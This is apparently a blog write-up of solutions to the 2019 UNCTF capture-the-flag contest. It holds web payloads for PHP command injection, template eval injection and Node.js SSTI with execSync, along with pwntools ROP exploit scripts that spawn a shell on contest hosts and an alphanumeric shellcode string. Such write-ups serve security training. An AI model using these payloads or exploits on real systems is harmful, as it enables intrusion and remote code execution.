【2019UNCTF】部分题解WP

49.234.77.58/index.php/2019/10/29/【2019unctf】部分题解wp

XZLang 2019年10月29日

Web

1、给赵总征婚

根据hint里给的“rockyou”字典直接爆破拿flag

2、bypass

```
<?php
    highlight_file(__FILE__);
    $a = $_GET['a'];
    $b = $_GET['b'];
 // try bypass it
    if (preg_match("/\'|\"|,|;|\`|\\|\*|\n|\t|\xA0|\r|\{|\}|\(|\)|<|\&
[^\d]|@|\||tail|bin|less|more|string|nl|pwd|cat|sh|flag|find|ls|grep|echo|w/is", $a))
        $a = "";
        $a ='"' . $a . '"';
    if (preg_match("/\'|\"|;|,|\`|\*|\\|\n|\t|\r|\xA0|\{|\}|\(|\)|<|\&
[^\d]|@|\||tail|bin|less|more|string|nl|pwd|cat|sh|flag|find|ls|grep|echo|w/is", $b))
        $b = "";
        $b = '"' . $b . '"';
     $cmd = "file $a $b";
      str_replace(" ","","$cmd");
     system($cmd);
?>
```

直接审计代码，preg_match**函数对反斜杠的黑名单匹配存在漏洞因为**preg_match**的第一个参数要先经过**php**字符串解析，再交付正则解释器，所以这里的一串正则不能过滤反斜杠，所以直接通过**a**的值来转义引号，来进行命令执行。**
payload：

```
?a=\&b=%0al$9s%20/%0a
```

这样就可以命令执行了，然后在目录里面翻flag**就好（是个隐藏文件）**

3、审计一下世界上最美好的语言吧

把代码拖进seay**里面翻翻，找到了一个**eval**，从**eval**所在的函数开始审计**

```
if (strpos($content,'{if:')=== false){
        return $content;
    }else{
        $Rule = "/{if:(.*?)}(.*?){end if}/is";
        preg_match_all($Rule,$content,$iar);
        $arlen=count($iar[0]);
        $elseIfFlag=false;
        for($m=0;$m<$arlen;$m++){
            $strIf=$iar[1][$m];
            $strIf=parseStrIf($strIf);
            @eval("if(".$strIf.") { \$ifFlag=true;} else{ \$ifFlag=false;}");
        }       if(
    }$Rule = "/{if:(.*?)}(.*?){end if}/is";
        preg_match_all($Rule,$content,$iar);
        $arlen=count($iar[0]);
        $elseIfFlag=false;
        for($m=0;$m<$arlen;$m++){
            $strIf=$iar[1][$m];
            $strIf=parseStrIf($strIf);
            @eval("if(".$strIf.") { \$ifFlag=true;} else{ \$ifFlag=false;}");
        }
```

最后一行来看，我们只要给到{if :A}B{end if}d**的字符串，就能进入**else**，并且这里的**A**会进入**strif**中并且在**eval**被执行。于是我们的 目的便是构造**strif=system('cat flag.php')**，那么首先就是构造**content={if:system('cat flag.php')}{end if}**
继续往上分析content**的来源，**content**是**get**请求访问到的全局变量。在**eval**函数被调用之前，首先进入了**parse_again**函数**

```
function parse_again(){
    global $template_html,$searchword;
    $searchnum  = isset($GLOBALS['searchnum'])?$GLOBALS['searchnum']:"";
    $type       = isset($GLOBALS['type'])?$GLOBALS['type']:"";
    $typename   = isset($GLOBALS['typename'])?$GLOBALS['typename']:"";

    $searchword = substr(RemoveXSS($searchword),0,20);
    $searchnum = substr(RemoveXSS($searchnum),0,20);
    $type = substr(RemoveXSS($type),0,20);
    $typename = substr(RemoveXSS($typename),0,20);
    $template_html = str_replace("{haha:searchword}",$searchword,$template_html);
    $template_html = str_replace("{haha:searchnum}",$searchnum,$template_html);
    $template_html = str_replace("{haha:type}",$type,$template_html);
    $template_html = str_replace("{haha:typename}",$typename,$template_html);
    $template_html = parseIf($template_html);
    return $template_html;
}
```

这里分析一下，发现就是四个变量通过str_replace**来替换四个字符串，而这四个变量是我们可以控制的，那就可以通过构造合适的**payload**来通过四个**str_replace**了。**
payload：

```
?content=<search>{if{haha:type}d if}</search>
&type=:sy{haha:typename}
&typename=stem('nl flag.php')}{en
```

4、checkin

血小板真可爱，这里分析了一部分的Vue代码，看到两句有用的

```
switch(e.cmd)
{case"calc":this.kesshoubanMsg(`${e.msg}`);break;case"flag":this.kesshoubanMsg(`${e.msg}`);break

switch(e[0]){case"/calc":e.length>1&&this.websocketSend(e[1],"calc");break;
```

这两句可以看出来/calc可能存在SSTI漏洞，试着输了个3*3进去，血小板说：“9”，OK，接下来就是翻手册了（不会nodejs的痛苦），这里同学告诉我node有同步和异步两种模式，这里要在前端回显的话就选择同步的函数。
payload：

```
/calc require("fs").readFileSync("/flag","utf-8")
/calc require("child_process").execSync("ls").toString()
```

Pwn

1、babyrop

```
int __cdecl main()
{
  char buf; // [esp+Ch] [ebp-2Ch]
  int v2; // [esp+2Ch] [ebp-Ch]

  v2 = 0;
  sub_80484FB();
  puts("Hello CTFer!");
  read(0, &buf, 0x30u);
  if ( v2 == 0x66666666 )
    sub_804853D();
  puts("Ok!goodbye!");
  return 0;
}
```

对主程序进行分析，需要溢出改写变量的值以进入有漏洞的目标函数。（sub_804853D）
再看看sub_804853D这个函数

```
unsigned int sub_804853D()
{
  unsigned int result; // eax
  char buf; // [esp+8h] [ebp-10h]
  unsigned int retaddr; // [esp+1Ch] [ebp+4h]

  puts("What is your name?");
  read(0, &buf, 0x30u);
  result = retaddr;
  if ( retaddr > 0x8050000 )
  {
    puts("What!?");
    exit(0);
  }
  return result;
}
```

第二处限制了返回地址，只限制了第一次返回。那么就可以通过这个retaddr返回到puts函数的地址，调用puts函数，然后再构造system(“/bin/sh”)

```
from pwn import *
from LibcSearcher import LibcSearcher
context.log_level = 'DEBUG'
re=0x0804830
a=remote('101.71.29.5','10041')
pwnelf=ELF('./easyrop')
main=pwnelf.got['__libc_start_main']
plt_puts=pwnelf.plt['puts']
a.sendlineafter('Hello CTFer!','a'*0x20+'\x66666666')
a.recvuntil('What is your name?\n')
a.send('a'*0x14+p32(plt_puts)+p32(0x8048592)+p32(main))
b=a.recv(4)
addr_libc_main=u32(b)
print(hex(addr_libc_main))
libc = LibcSearcher('__libc_start_main',addr_libc_main)
addr_system=addr_libc_main-libc.dump('__libc_start_main')+libc.dump('system')
addr_binsh=addr_libc_main-libc.dump('__libc_start_main')+libc.dump('str_bin_sh')
a.sendlineafter('Hello CTFer!','a'*0x20+'\x66666666')
a.recvuntil('What is your name?\n')
a.send('a'*0x14+p32(0x80485fc)+p32(addr_system)+p32(0xbadbeef)+p32(addr_binsh))
a.interactive()
```

2、EasyShellcode

纯字母的shellcode，直接上网找。

> PPYh00AAX1A0hA004X1A4hA00AX1A8QX44Pj0X40PZPjAX4znoNDnRYZnCXA

3、Soso_easy_pwn

这道题目已经留好了后门函数等着被调用，后门低12位固定

```
void sub_8C0()
{
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
}

unsigned int sub_902()
{
  char s; // [esp+Ch] [ebp-1Ch]
  unsigned int v2; // [esp+1Ch] [ebp-Ch]

  v2 = __readgsdword(0x14u);
  memset(&s, 0, 0x10u);
  printf("Welcome our the %01d world\n", (unsigned int)sub_8C0 >> 16);
  puts("So, Can you tell me your name?");
  read(0, &s, 0x14u);
  printf("\nhello %s", &s);
  fflush(stdin);
  return __readgsdword(0x14u) ^ v2;
}
```


再来看这里，函数输出了sub_8C0()**的高**16**位。**
这样就这剩下中间的八个位未知，爆破一下就行。、

```
from pwn import *
pwnelf=ELF('./easy_pwn')
system_plt=pwnelf.plt['system']
a=remote('101.71.29.5','10000')
a.recvuntil('our the ')
addr_page=a.recv(5)
print(hex(int(addr_page)))
a.sendafter('your name?','a'*0xc+p16(0x29cd)+p16(int(addr_page)))
a.sendafter('byebye):','\x90')
a.interactive()
```

Misc

1、快乐游戏

抓猫就完事，困住拿flag



2、亲爱的

一个MP3，跑出来隐藏压缩文件后去网易云评论区找密码。。。OK

Re

1、666

直接F5进入坦克

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [rsp+0h] [rbp-1E0h]
  char v5; // [rsp+F0h] [rbp-F0h]

  memset(&s, 0, 0x1EuLL);
  printf("Please Input Key: ", 0LL);
  __isoc99_scanf("%s", &v5);
  encode(&v5, (__int64)&s);
  if ( strlen(&v5) == key )
  {
    if ( !strcmp(&s, enflag) )
      puts("You are Right");
    else
      puts("flag{This_1s_f4cker_flag}");
  }
  return 0;
}
```

看到有个key的值，值为12h，这里的enflag应该就是加密之后的密文了。
加密函数为：

```
1 int __fastcall encode(const char *a1, __int64 a2)
2 {
3   __int64 v2; // rax@1
4   int result; // eax@5
5   char v4[32]; // [sp+10h] [bp-70h]@3
6   char v5[32]; // [sp+30h] [bp-50h]@3
7   char v6[40]; // [sp+50h] [bp-30h]@3
8   int v7; // [sp+78h] [bp-8h]@1
9   int i; // [sp+7Ch] [bp-4h]@1
10
11  i = 0;
12  v7 = 0;
13  LODWORD(v2) = strlen(a1);
14  if ( v2 == key )
15  {
16    for ( i = 0; i < key; i += 3 )
17    {
18      v6[i] = key ^ (a1[i] + 6);
19      v5[i + 1] = (a1[i + 1] - 6) ^ key;
20      v4[i + 2] = a1[i + 2] ^ 6 ^ key;
21      *(_BYTE *)(a2 + i) = v6[i];
22      *(_BYTE *)(a2 + i + 1LL) = v5[i + 1];
23      *(_BYTE *)(a2 + i + 2LL) = v4[i + 2];
24    }
25    result = a2;
26  }
27  else
28  {
29    result = puts("Your Length is Wrong");
30  }
31  return result;
32 }
```


审计代码：输入进去的字符，每三个为一组
每组第一个字符 + 6 ^ key
每组第二个字符 – 6 ^ key
每组第三个字符 ^ 6 ^ key
写个脚本跑一下完事

```
a = [0x69,0x7A,0x77,0x68,0x72,0x6F,
   0x7A,0x22,0x22,0x77,0x22,
   0x76,0x2E,0x4B,0x22,0x2E,0x4E,0x69]
decode = []
j = 0
key = 18 # 12h=18d
for i in range(6):
   b1 = (a[j] ^ key) - 6
   b2 = (a[j+1] ^ key) + 6
   b3 = (a[j+2] ^ key) ^ 6
   j += 3
   print(chr(b1),end="")
   print(chr(b2),end="")
   print(chr(b3),end="")
```

2、奇怪的数组

分析代码，看到了一个加密函数

```
int __cdecl char2hex(char a1)
{
  if ( a1 <= '9' && a1 > '/' )
    return a1 - '0';
  if ( a1 > 'f' || a1 <= '`' )
    return -1;
  return a1 - 'W';
}
```

这个函数。。。emmmmm很简单，直接把CheckBox拿出来跑脚本就好

```
checkbox = [0xa,0xd,0x4,0x6
 ,0x1,0xe,0x2,0x0
 ,0x3,0xc,0x7,0x9
 ,0x7,0x5,0xb,0x3
 ,0x5,0xe,0x5,0x2
 ,0x7,0x9,0x6,0x0
 ,0xc,0xb,0xf,0xe
 ,0xb,0x0,0x6,0xc]
o = ord('0')
w = ord('W')
for i in checkbox:
if i >= 10:
    flag = chr(w + i)
else:
    flag = chr(o + i)
print(flag,end = "")
```

3、BabyXOR

先给脱壳，之后丢进ida，伪码有些难分析，但是试着动调之后突然就看到了flag字样，emmmmm顺藤摸瓜把其他的部分也拿下来拼一下就好了。

4、easy_maze

```
  v51 = 0;
  memset(v7, 0, 0xC0uLL);
  v8 = 0;
  memset(v5, 0, 0xC0uLL);
  v6 = 0;
  Step_0((int (*)[7])v9, 7, (int (*)[7])v7);
  Step_1((int (*)[7])v7, 7, (int (*)[7])v5);
  LODWORD(v3) = std::operator<<<std::char_traits<char>>(&_bss_start, "Please help me out!");
  std::ostream::operator<<(v3, &std::endl<char,std::char_traits<char>>);
  Step_2((int (*)[7])v5, 7);
  system("pause");
  return 0;
}
```


直接在step_2除下断点，就可以把迷宫拿下来。

```
1 0 0 1 1 1 1
1 0 1 1 0 0 1
1 1 1 0 1 1 1
0 0 0 1 1 0 0
1 1 1 1 0 0 0
1 0 0 0 1 1 1
1 1 1 1 1 0 1
```

然后走迷宫即可。

5、Easy_Android

是个安卓的逆向，就扔进JEB。
接着就看代码，一顿分析之后进入了加密的类。
接着对加密过程进行分析。
输入的原文每四个一组，和假flag分组的结果异或之后，进行MD5加密
MD5。。。。咋办，爆破呗。(爆了好久，我死了，py跑不出来，同学说cpp也许会快一些。)

```
shit = "0123456789qwertyuioplkjhgfdsazxcvbnm{}_QWERTYUIOPLKJHGFDSAZXCVBNM"
f = open('shit.txt','w')
for i in range(len(shit)):
    for j in range(len(shit)):
        for k in range(len(shit)):
            for l in range(len(shit)):
                is_flag = shit[i] + shit[j] + shit[k] + shit[l] + ('\n')
                f.write(is_flag)

f.close()
```

6、奇妙的RTF

这题是个CVE改的，先百度。。。找到师傅文章中说的payload，然后把EQNEDT32.EXE给逆了，找到需要的0x40AD35地址处，拿到密文，然后写脚本。

```
flag = 0x8BFC458B
code = [0xDEB206DF,0xCD8772E9,0xBFC877EE,0xEF9F7CBE,
0xB8C823ED,0xBBCC73EF,0xEDC57CB8,0xEECE7CB9,
0xBFC87CBF,0xBD9D38AA]

for i in code:
    a = flag ^ i
    b = (a >> 24)
    c = (a >> 16) % 0x100
    d = (a >> 8) % 0x100
    e = (a) % 0x100
    print(chr(b),chr(c),chr(d),chr(e),end = "")
```

Cypto

不仅仅是RSA

文件里有两个公钥文件和两个音频文件，音频文件利用*CWGET*工具进行解析，分析出摩斯电码，得到密文。
公钥直接利用

> http://www.nicetool.net/app/pub_fenxi.html

丢进这个网站分析公钥得到n,e，然后就利用大数分解的工具

> factordb.com

来分解n，最后利用 rsatools就可以生成私钥，然后就直接解密密文就得到flag。